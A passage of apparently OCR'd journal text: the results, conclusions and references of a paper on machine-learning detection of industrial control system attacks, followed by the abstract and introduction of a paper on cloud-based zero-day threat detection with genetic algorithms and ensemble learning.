


Figure 12. Performance of the CNN-LSTM model for detecting ICS attacks using the multiclass classification dataset: (**a**) Accuracy; (**b**) loss.

We selected features with high relationships with classes. Figure 13 shows the results of the Pearson's correlation coefficient method to determine the significant elements. The destination and source addresses are critical features, with superior corrections among classes of 92%, whereas the length features do not have good connections among the classes.




Figure 13. The correlation coefficients of the ICS datasets.

Moreover, the mean absolute error statistical analysis (MAE), MSE, RMSE, and R^2 were applied to measure the percentage error between the target and prediction values. Table 13 summarizes the statistical analysis of ML and DL with binary classification. The KNN and DT algorithms had the highest correlations between the target and prediction values, i.e., R^2 = 100% and prediction output of 0.00.

Table 13. Sensitivity analysis of ML using binary classification.

Models	MAE	MSE	RMSE	R^2 (%)
LG	0.0088	0.0088	0.093	96.21
KNN	0.0	0.0	0.0	100
LDA	0.0084	0.0084	0.0919	99.53
Decision tree	0.0	0.0	0.0	100
CNN-LSTM	0.0111	0.0106	0.1030	95.43

Table 14 compares the prediction results among the target values, ML and DL, using multiclass classification. The KNN and DT algorithms scored the highest (R^2 = 100%), with the prediction error between the target values and prediction output being 0.00. The prediction error of the logistic regression method was very high. Overall, the KNN and DT algorithms were effective in predicting ICS attacks.

Table 14. Sensitivity analysis of ML and DL using multiclass classification.

Models	MAE	MSE	RMSE	R^2 (%)
LG	0.705	0.7096	0.8424	72
KNN	0.0	0.0	0.0	100
LDA	0.073	0.110	0.331	83.73
Decision tree	0.0	0.0	0.0	100
CNN-LSTM	0.043	0.089	0.299	90.53

5. Results and Discussion

ICSs are part of contemporary critical infrastructures, such as water treatment facilities, oil refineries, power grids, and nuclear and thermal power plants. An ICS is a system developed by merging computational and communication components to govern a physical process. An ICS includes devices and subsystems, such as sensors, actuators, programmable logic controllers (PLC), human-machine interfaces (HMI), and SCADA systems.

A steady rise in the frequency of successful attacks on ICSs has led to an urgent need to develop security systems that can accurately and quickly identify irregularities. A new breed of anomaly detectors based on data-centric methods is gaining traction in this effort. Such techniques may automatically understand the dynamic ICSs of the process and the control strategies used in an ICS using ML and DL algorithms. Anomaly detectors can be created more quickly and easily using these techniques than using design-centric approaches based on plant physics and design.

ML, including logistic regression, KNN, linear discriminant, and DT algorithms, and the CNN-LSTM model, are designed to detect ICS attacks and protect the infrastructure of ICSs. The proposed system was examined using the Sung real dataset from industrial partner Necon Automation. This study conducted two binary classification and multiclass classification experiments to detect and classify ICS attacks. Overall, the KNN and DT algorithms achieved the highest performance with binary classification and multiclass classification of 100% concerning the accuracy metric. Figure 14 shows a regression plot of the KNN and DT algorithms, including the correlation between input and prediction values. These algorithms scored 100% with respect to R.




Figure 14. Regression plots for the KNN and DT methods.

The proposed system was compared with that of Sinil Mubarak et al. [36], who developed the dataset. The authors used logistic regression, KNN, naive Bayes, random forest, and ANN algorithms. However, cross-validation was used to evaluate the algorithm. The results of these algorithms were: logistical regression 95.18%, KNN 95.24%, naive Bayes 94.75%, random forest 95.52%, and ANN = 95.14, according to the accuracy metric. In this study, the KNN and DT algorithms achieved accuracies of 100%; the hybrid DL CNN-LSTM model achieved 98% accuracy. Table 15 shows the empirical results of the proposed ML and DL model against existing security systems developing the dataset. Figure 15 shows a graphical depiction of the results obtained by our system and those obtained by other current methods based on accuracy metrics. In general, the approach we recommend has the highest level of accuracy available.




Figure 15. Comparison of the proposed system with the system that developed the dataset.

Table 15. Comparison of the proposed system with the system that developed the dataset.

Reference	Year	Datasets	Model	Accuracy (%)
Ref. [36]	2022	Industrial partner (Necon Automation)	Logistic regression	95.18
			KNN	95.24
			Naive Bayes	94.75
			Random forest	95.52
			ANN	95.14
Proposed model	2022	Industrial partner (Necon Automation)	KNN	**100**
			Decision tree	**100**
			CNN-LSTM	**98**

A comparison between the proposed system and the existing system using a different dataset is presented in Table 16. Overall, the proposed system achieved superior accuracy as compared with the existing system for protecting the ICS's environment. Figure 16 displays the performance of the proposed system as compared with the existing systems with respect to accuracy metrics.

Table 16. Comparison of the proposed system to existing systems using different ICS datasets.

Reference	Year	Datasets	Model	Precision (%)
Ref. [46]	2018	ICSs	CNN	96
Ref. [47]	2018		MPL	96
Ref. [48]	2019		LSTM	93
Ref. [49]	2017		DNN	98
Ref. [50]	2019		GAN	70
Proposed model	2022		KNN	**100**
			Decision tree	**100**
			CNN-LSTM	**99**




Figure 16. Comparative results of the proposed system with systems using different ICS datasets.

6. Conclusions

Increasing effective assaults on industrial control systems (ICSs) have prompted the creation of protection measures for accurate and quick process anomaly detection. In contrast to other types of cyberattacks, ICS-oriented intrusions have the potential to disrupt critical infrastructure operations, cause significant economic losses, pollute the environment, and even cost human lives. In this study, a security system was developed to protect and prevent cyberattacks from threatening ICSs. The artificial intelligence algorithms namely regression, KNN, LDA, DT, and the CNN-LSTM model are designed to detect malicious ICS attacks. The following conclusions stem from the encouraging findings of this study:

- The machine learning and DL algorithms were tested using a standard dataset collected from industrial partners Necon Automation and IIUM. The algorithms contained MITM attacks, Web-server access attacks, Telnet attacks, and normal packets.
- Testing was conducted in two stages, namely binary classification and multiclass classification, to achieve the high-performance mode for detecting ICS attacks.
- The ML algorithms KNN, LDA, and DT were examined to find the appropriate algorithm for protecting ICS systems. The KNN and DT algorithms achieved the highest levels of accuracy.
- The hybrid DL CNN-LSTM model proved to be the most effective and efficient algorithm for successfully detecting malware in ICS systems.
- The inaccuracies between the anticipated output and the target values were discovered during the validation phase using a sensitivity analysis that examined the metrics MSE, RMSE, and R2. The KNN and DT algorithms provide fewer prediction errors in binary classification and multiclass classification.
- The ML and DL approaches performed well in the validation phase, with the KNN and DT algorithms outperforming the competition by a wide margin. This study's findings were compared with those of other recent studies, confirming the validity and efficacy of our findings. We developed ML and DL algorithms and conducted experiments with them to get the best malware detection possible in ICSs. Even though both of the suggested classifiers obtained high accuracy, the KNN and decision accuracy were 100%, demonstrating that they can beat other state-of-the-art classifier models.
- In the future, we aim to design our system with a real ICS system for protecting food security.

Author Contributions: Conceptualization, T.H.H.A. and H.A.; methodology, T.H.H.A.; software, T.H.H.A.; validation, T.H.H.A. and H.A.; formal analysis, T.H.H.A. and H.A.; investigation, T.H.H.A. and H.A.; resources, T.H.H.A.; data curation, T.H.H.A. and H.A.; writing—original draft preparation, T.H.H.A. and H.A.; writing—review and editing, H.A.; visualization, T.H.H.A. and H.A.; supervision, T.H.H.A.; project administration, T.H.H.A. and H.A.; funding acquisition, T.H.H.A. and H.A. All authors have read and agreed to the published version of the manuscript.

Funding: This research and the APC were funded by the Al Bilad Bank Scholarly Chair for Food Security in Saudi Arabia, The Deanship of Scientific Research, The Vice Presidency for Graduate Studies and Scientific Research, King Faisal University, and Al Ahsa, Saudi Arabia, grant chair number 24. The authors are grateful for financial and moral support.

Data Availability Statement: The data presented in this study are available at https://data.mendeley.com/datasets/k76xhm22yj/1 (accessed on 15 February 2022).

Acknowledgments: The authors express their deepest gratitude to Al Bilad Bank Scholarly Chair for Food Security in Saudi Arabia, The Deanship of Scientific Research, The Vice Presidency for Graduate Studies and Scientific Research, King Faisal University, and Al Ahsa, Saudi Arabia, grant chair number 24. The authors are grateful for financial and moral support.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Oliver, E.; Philipp, K.; Tavolato, P. Identifying S7comm Protocol Data Injection Attacks in Cyber-Physical Systems. In Proceedings of the 2018 Proceedings of the 5th International Symposium for ICSS & SCADA Cyber Security Research, Hamburg, Germany, 29–30 August 2018.
2. Kargl, F.; van der Heijden, R.W.; König, H.; Valdes, A.; Dacier, M.C. Insights on the Security and Dependability of Industrial Control Systems. *IEEE Secur. Priv.* **2014**, *12*, 75–78. [CrossRef]
3. Threats against Industrial Control Systems on the Rise in H2 2020, Growing by Nearly 8 Percentage Points in the Engineering Sector. Available online: https://www.kaspersky.com/about/press-releases/2021_threats-against-industrial-control-systems-on-the-rise-in-h2-2020 (accessed on 19 April 2022).
4. George, G.; Thampi, S.M. A Graph-Based Security Framework for Securing Industrial IoT Networks from Vulnerability Exploitations. *IEEE Access* **2018**, *6*, 43586–43601. [CrossRef]
5. Fan, X.; Fan, K.; Wang, Y.; Zhou, R. Overview of cyber-security of industrial control system. In Proceedings of the 2015 International Conference on Cyber Security of Smart Cities, Industrial Control System and Communications (SSIC), Shanghai, China, 5–7 August 2015; pp. 1–7.
6. Jiang, B.; Yang, J.; Ding, G.; Wang, H. Cyber-physical security design in multimedia data cache resource allocation for industrial networks. *IEEE Trans. Ind. Inform.* **2019**, *15*, 6472–6480. [CrossRef]
7. Wang, Y.; Meng, W.; Li, W.; Li, J.; Liu, W.X.; Xiang, Y. A fog-based privacy-preserving approach for distributed signature-based intrusion detection. *J. Parallel Distrib. Comput.* **2018**, *122*, 26–35. [CrossRef]
8. Aloqaily, M.; Otoum, S.; Al Ridhawi, I.; Jararweh, Y. An intrusion detection system for connected vehicles in smart cities. *Ad Hoc Netw.* **2019**, *90*, 101842. [CrossRef]
9. Vinayakumar, R.; Alazab, M.; Soman, K.; Poornachandran, P.; Al-Nemrat, A.; Venkatraman, S. Deep learning approach for intelligent intrusion detection system. *IEEE Access* **2019**, *7*, 41525–41550. [CrossRef]
10. Manzoor, I.; Kumar, N. A feature reduced intrusion detection system using ANN classifier. *Expert Syst. Appl.* **2017**, *88*, 249–257.
11. Miller, B.; Rowe, D. A survey SCADA of and critical infrastructure incidents. In Proceedings of the 1st Annual Conference on Research in Information Technology, Calgary, AB, Canada, 11–13 October 2012; pp. 51–56.
12. Nicholson, A.; Webber, S.; Dyer, S.; Patel, T.; Janicke, H. SCADA security in the light of Cyber-Warfare. *Comput. Secur.* **2012**, *31*, 418–436. [CrossRef]
13. Fernández Maimó, L.; Perales Gómez, A.L.; García Clemente, F.J.; Gil Pérez, M.; Martínez Pérez, G. A Self-Adaptive Deep Learning-Based System for Anomaly Detection in 5G Networks. *IEEE Access* **2018**, *6*, 7700–7712. [CrossRef]
14. Fernández Maimó, L.; Huertas Celdrán, A.; Gil Pérez, M.; García Clemente, F.J.; Martínez Pérez, G. Dynamic management of a deep learning-based anomaly detection system for 5G networks. J. Ambient Intell. *Humaniz. Comput.* **2019**, *10*, 3083–3097.
15. Fernández Maimó, L.; Huertas Celdrán, A.; Perales Gómez, A.L.; García Clemente, F.J.; Weimer, J.; Lee, I. Intelligent and dynamic ransomware spread detection and mitigation in integrated clinical environments. *Sensors* **2019**, *19*, 1114. [CrossRef] [PubMed]
16. Goh, J.; Adepu, S.; Junejo, K.N.; Mathur, A. A Dataset to Support Research in the Design of Secure Water Treatment Systems. In *Critical Information Infrastructures Security*; Havarneanu, G., Setola, R., Nassopoulos, H., Wolthusen, S., Eds.; Springer International Publishing: Cham, Switzerland, 2017; pp. 88–99.
17. Almalawi, A.; Yu, X.; Tari, Z.; Fahad, A.; Khalil, I. An unsupervised anomaly-based detection approach for integrity attacks on SCADA systems. *Comput. Secur.* **2014**, *46*, 94–110. [CrossRef]
18. Tomin, N.V.; Kurbatsky, V.; Sidorov, D.N.; Zhukov, A.V. Machine learning techniques for power system security assessment. In Proceedings of the IFAC Workshop on Control of Transmission and Distribution Smart Grids, Prague, Czech Republic, 11–13 October 2016; pp. 445–450.
19. Zaman, M.; Lung, C. Evaluation of machine learning techniques for network intrusion detection. In Proceedings of the IEEE/IFIP Network Operations and Management Symposium, Taipei, Taiwan, 23–27 April 2018; pp. 1–5.
20. Teixeira, M.A.; Salman, T.; Zolanvari, M.; Jain, R.; Meskin, N. SCADA system testbed for cybersecurity research using machine learning approach. *Future Int.* **2018**, *10*, 76. [CrossRef]
21. Almseidin, M.; Alzubi, M.; Kovacs, S.; Alkasassbeh, M. Evaluation of machine learning algorithms for intrusion detection system. In Proceedings of the IEEE 15th International Symposium on Intelligent Systems and Informatics (SISY), Subotica, Serbia, 14–16 September 2017; pp. 277–282.
22. Mathur, A.; Tippenhauer, N. SWaT: A water treatment testbed for research and training on ICSS security. In Proceedings of the International Workshop on Cyber-physical Systems for Smart Water Networks (CySWater), Vienna, Austria, 11 April 2016; pp. 31–36.
23. Perez, R.L.; Adamsky, F.; Soua, R.; Engel, T. Machine learning for reliable network attack detection in SCADA systems. In Proceedings of the 17th IEEE International Conference On Trust, Security And Privacy in Computing And Communications, New York, NY, USA, 1–3 August 2018; pp. 633–638.
24. Jicha, A.; Patton, M.; Chen, H. SCADA honeypots: An in-depth analysis of Conpot. In Proceedings of the IEEE Conference on Intelligence and Security Informatics (ISI), Tucson, AZ, USA, 28–30 September 2016; pp. 196–198.
25. Almomani, O. A hybrid model using bio-inspired metaheuristic algorithms for network intrusion detection system. *Comput. Mater. Contin.* **2021**, *68*, 409–429. [CrossRef]

26. Kravchik, M.; Shabtai, A. Efficient cyber attacks detection in industrial control systems using lightweight neural networks. *arXiv* **2019**, arXiv:1907.01216. [CrossRef]
27. Liu, L.; Hu, M.; Kang, C.; Li, X. Unsupervised Anomaly Detection for Network Data Streams in Industrial Control Systems. *Information* **2020**, *11*, 105. [CrossRef]
28. Tomlin, L.; Farnam, M.R.; Pan, S. A clustering approach to industrial network intrusion detection. In Proceedings of the 2016 Information Security Research and Education (INSuRE) Conference (INSuRECon-16), Huntsville, AL, USA, 30 September 2016.
29. Schneider, P.; Böttinger, K. High-performance unsupervised anomaly detection for cyber-physical system networks. In Proceedings of the 2018 Workshop on Cyber-Physical Systems Security and Privacy, Toronto, ON, Canada, 19 October 2018; pp. 1–12.
30. Sfar, A.R.; Natalizio, E.; Challal, Y.; Chtourou, Z. A roadmap for security challenges in the Internet of Things. *Digit. Commun. Netw.* **2018**, *4*, 118–137. [CrossRef]
31. Keshk, M.; Moustafa, N.; Sitnikova, E.; Creech, G. Privacy preservation intrusion detection technique for SCADA systems. In Proceedings of the 2017 Military Communications and Information Systems Conference (MilCIS), Canberra, Australia, 14–16 November 2017; pp. 1–6.
32. Zhao, K.; Ge, L. A survey on the internet of things security. In Proceedings of the 2013 Ninth International Conference on Computational Intelligence and Security, Leshan, China, 14–15 December 2013; pp. 663–667.
33. Kumar, J.S.; Patel, D.R. A survey on internet of things: Security and privacy issues. *Int. J. Comput. Appl.* **2014**, *90*. [CrossRef]
34. Suo, H.; Wan, J.; Zou, C.; Liu, J. Security in the internet of things: A review. In Proceedings of the 2012 International Conference on Computer Science and Electronics Engineering, Hangzhou, China, 23–25 March 2012; Volume 3, pp. 648–651.
35. Kouicem, D.E.; Bouabdallah, A.; Lakhlef, H. Internet of things security: A top-down survey. *Comput. Netw.* **2018**, *141*, 199–221. [CrossRef]
36. Mubarak, S.; Habaebi, M.H.; Islam, M.R.; Balla, A.; Tahir, M. Industrial datasets with ICSs testbed and attack detection using machine learning techniques. *Intell. Autom. Soft Comp.* **2022**, *31*, 1345–1360. [CrossRef]
37. Aldhyani, T.H.H.; Alkahtani, H. Attacks to Automatous Vehicles: A Deep Learning Algorithm for Cybersecurity. *Sensors* **2022**, *22*, 360. [CrossRef] [PubMed]
38. Liu, G.; Zhao, H.; Fan, F.; Liu, G.; Xu, Q.; Nazir, S. An Enhanced Intrusion Detection Model Based on Improved kNN in WSNs. *Sensors* **2022**, *22*, 1407. [CrossRef] [PubMed]
39. Safavian, S.R.; Landgrebe, D. A survey of decision tree classifier methodology. *IEEE Trans. Syst. Man Cybern.* **1991**, *21*, 660–674. [CrossRef]
40. Shah, R.A.; Qian, Y.; Kumar, D.; Ali, M.; Alvi, M.B. Network Intrusion Detection through Discriminative Feature Selection by Using Sparse Logistic Regression. *Future Internet* **2017**, *9*, 81. [CrossRef]
41. Rawat, W.; Wang, Z. Deep Convolutional Neural Networks for Image Classification: A Comprehensive Review. *Neural Comput.* **2017**, *29*, 2352–2449. [CrossRef]
42. Alkahtani, H.; Aldhyani, T.H.H. Botnet Attack Detection by Using CNN-LSTM Model for Internet of Things Applications. *Secur. Commun. Netw.* **2021**, *2021*, 3806459. [CrossRef]
43. Alkahtani, H.; Aldhyani, T.; Al-Yaari, M. Adaptive anomaly detection framework model objects in cyberspace. *Appl. Bionics Biomech.* **2020**, *2020*, 6660489. [CrossRef]
44. Gul, F.; Mir, I.; Abualigah, L.; Sumari, P.; Forestiero, A. A Consolidated Review of Path Planning and Optimization Techniques: Technical Perspectives and Future Directions. *Electronics* **2021**, *10*, 2250. [CrossRef]
45. Agostino, F. Metaheuristic algorithm for anomaly detection in Internet of Things leveraging on a neural-driven multiagent system. *Knowl.-Based Syst.* **2021**, *228*, 107241.
46. Kravchik, M.; Shabtai, A. Detecting Cyber Attacks in Industrial Control Systems Using Convolutional Neural Networks. In Proceedings of the 2018 Workshop on Cyber-Physical Systems Security and Privacy, Toronto, ON, Canada, 15–19 October 2018; Association for Computing Machinery: New York, NY, USA, 2018; pp. 72–83.
47. Shalyga, D.; Filonov, P.; Lavrentyev, A. Anomaly detection for water treatment system based on neural network with automatic architecture optimization. *arXiv* **2018**, arXiv:1807.07282.
48. Zizzo, G.; Hankin, C.; Maffeis, S.; Jones, K. Intrusion Detection for Industrial Control Systems: Evaluation Analysis and Adversarial Attacks. *arXiv* **2019**, arXiv:1911.04278.
49. Inoue, J.; Yamagata, Y.; Chen, Y.; Poskitt, C.M.; Sun, J. Anomaly Detection for a Water Treatment System Using Unsupervised Machine Learning. In Proceedings of the 2017 IEEE International Conference on Data Mining Workshops (ICDMW), New Orleans, LA, USA, 18–21 November 2017; pp. 1058–1065.
50. Li, D.; Chen, D.; Jin, B.; Shi, L.; Goh, J.; Ng, S.K. MAD-GAN: Multivariate Anomaly Detection for Time Series Data with Generative Adversarial Networks. In *Artificial Neural Networks and Machine Learning*; Tetko, I.V., Kurková, V., Karpov, P., Theis, F., Eds.; ICANN 2019: Text and Time Series; Springer International Publishing: Cham, Switzerland, 2019; pp. 703–716.

Article

A Cloud Based Optimization Method for Zero-Day Threats Detection Using Genetic Algorithm and Ensemble Learning

Mike Nkongolo [1,*], Jacobus Philippus van Deventer [1,*], Sydney Mambwe Kasongo [2,*], Syeda Rabab Zahra [3] and Joseph Kipongo [4]

1 Department of Informatics, Faculty of Engineering, Built Environment and Information Technology, University of Pretoria, Pretoria 0028, South Africa
2 Department of Industrial Engineering, School of Data Science & Computational Thinking, Stellenbosch University, Stellenbosch 7600, South Africa
3 School of Computing, National College of Ireland, D01 K6W2 Dublin, Ireland; syedarababzahra0@gmail.com
4 Department of Electrical and Electronic Engineering Science, Faculty of Engineering and the Built Environment, University of Johannesburg, 5 Kingsway Ave., Rossmore, Auckland Park, Johannesburg 2092, South Africa; josephkips01@gmail.com
* Correspondence: u21629545@tuks.co.za (M.N.); phil.vandeventer@up.ac.za (J.P.v.D.); sydneybleuops@gmail.com (S.M.K.)

Abstract: This article presents a cloud-based method to classify 0-day attacks from a novel dataset called UGRansome1819. The primary objective of the research is to classify potential unknown threats using Machine Learning (ML) algorithms and cloud services. Our study contribution uses a novel anomaly detection dataset that carries 0-day attacks to train and test ML algorithms using Amazon Web Services such as S3 bucket and SageMaker. The proposed method used Ensemble Learning with a Genetic Algorithm (GA) optimizer having three ML algorithms such as Naive Bayes (NB), Random Forest (RF), and Support Vector Machine (SVM). These algorithms analyze the dataset by combining each classifier and assessing the classification accuracy of 0-day threats. We have implemented several metrics such as Accuracy, F1-Score, Confusion Matrix, Recall, and Precision to evaluate the performance of the selected algorithms. We have then compared the UGRansome1819 performance complexity with existing datasets using the same optimization settings. The RF implementation (before and after optimization) remains constant on the UGRansome1819 that outperformed the CAIDA and UNSWNB-15 datasets. The optimization technique only improved in Accuracy on the UNSWNB-15 and CAIDA datasets but sufficient performance was achieved in terms of F1-Score with UGRansome1819 using a multi-class classification scheme. The experimental results demonstrate a UGRansome1819 classification ratio of 1% before and after optimization. When compared to the UNSWNB-15 and CAIDA datasets, UGRansome1819 attains the highest accuracy value of 99.6% (prior optimization). The Genetic Algorithm was used as a feature selector and dropped five attributes of the UGRansome1819 causing a decrease in the computational time and over-fitting. The straightforward way to improve the model performance to increase its accuracy after optimization is to add more data samples to the training data. Doing so will add more details to the data and fine-tune the model will result in a more accurate and optimized performance. The experiments demonstrate the instability of single classifiers such as SVM and NB and suggest the proposed optimized validation technique which can aggregate weak classifiers (e.g., SVM and NB) into an ensemble of the genetic optimizer to enhance the classification performance. The UGRansome1819 model's specificity and sensitivity were estimated to be 100% with three predictors of threatening classes (Signature, Synthetic Signature, and Anomaly). Lastly, the test classification accuracy of the SVM model improved by 6% after optimization.

Keywords: UGRansome1819; zero-day attacks; cloud computing; machine learning

Citation: Nkongolo, M.; van Deventer, J.P.; Kasongo, S.M.; Zahra, S.R.; Kipongo, J. A Cloud Based Optimization Method for Zero-Day Threats Detection Using Genetic Algorithm and Ensemble Learning. *Electronics* **2022**, *11*, 1749. https://doi.org/10.3390/electronics11111749

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 8 March 2022
Accepted: 24 April 2022
Published: 31 May 2022

1. Introduction

Cloud computing and network services are rapidly growing in popularity nowadays. Services and key operations of different businesses are migrating towards the cloud environment. Mobile computing, the Internet of Things (IoT), and emerging peer-to-peer networks represent trending technologies that are transforming how we communicate. Furthermore, the volume and diversity of unwanted traffic are also increasing [1]. Different approaches are used by intruders, professional developers, and computer hackers to attack cloud networking. The burden of identifying, managing, and safeguarding invasive traffic is becoming more challenging and expensive as these networks attempt to comply with organization-specific standards, quality regulations, and compliance obligations [2,3]. The majority of the front-line tools in a secure network architecture consist of Uniform Resource Locator (URL) filtering, firewalls, Intrusion Detection System (IDS), and access control. With advanced network threats and novel intrusion strategies, it is difficult to protect relevant data completely from attackers, Denial of Service (DoS) attacks, and data leakage [1–3]. In line with this, current research in the IDS field is aimed at improving AIDS using ML techniques. Intrusion detection can be divided into the anomaly and signature-based approaches. A signature-based approach is often used as a technique to detect misuse based on pre-defined parameters [4,5]. The report provides detailed information about predefined attacks and intrusions [6]. On the other hand, the anomaly detection method begins by getting to learn from a normal model and searching for anomalous patterns permitting the detection of unknown attacks [4,5]. The underpinning philosophy of the anomaly method is to identify abnormal pattern behavior that is detected in the normal model [2,5]. Cyclostationary threats being within the network traffic without the network administrator's awareness are generally known as a 0-day intrusion [7]. Various ML tactics along with GA and Information Theory, are utilized to optimize and improve the detection of network anomalies [2–4,8]. The AIDS assesses and analyzes network and host traffic: In a Host-based Intrusion Detection System (HIDS) network features including system or device logs are monitored [5], while the Network Intrusion Detection System (NIDS) controls different types of traffic including Internet Protocol (IP) addresses, firewalls, logs, and network ports [8,9]. The security setups will focus on the whole network to detect various forms of abnormalities. Generally, enterprises use their cloud networks, scan their architecture, and analyze intrusions to decide whether or not the traffic is normal or malicious. This protection protocol is most useful in terms of securing cloud networks from possible threats [10]. We have opted for a cloud-based ML optimization technique using a novel AIDS dataset [7], which incorporates 14 attributes to achieve an efficient classification accuracy from the range of 90% to 99%. The objective of this research is to categorize and come across 0-day threats integrated into the UGRansome1819 dataset by using various ML algorithms and two cloud services. The UGRansome1819 dataset has three predictive classes of threatening behavior which include Anomaly (A), Synthetic Signature (SS), and Signature (S) threats [7]. This dataset used the RF, NB, SVM, Ensemble Learning model, and GA with a mixture of all the sub-cited ML algorithms to get the surest evaluation results of the AIDS 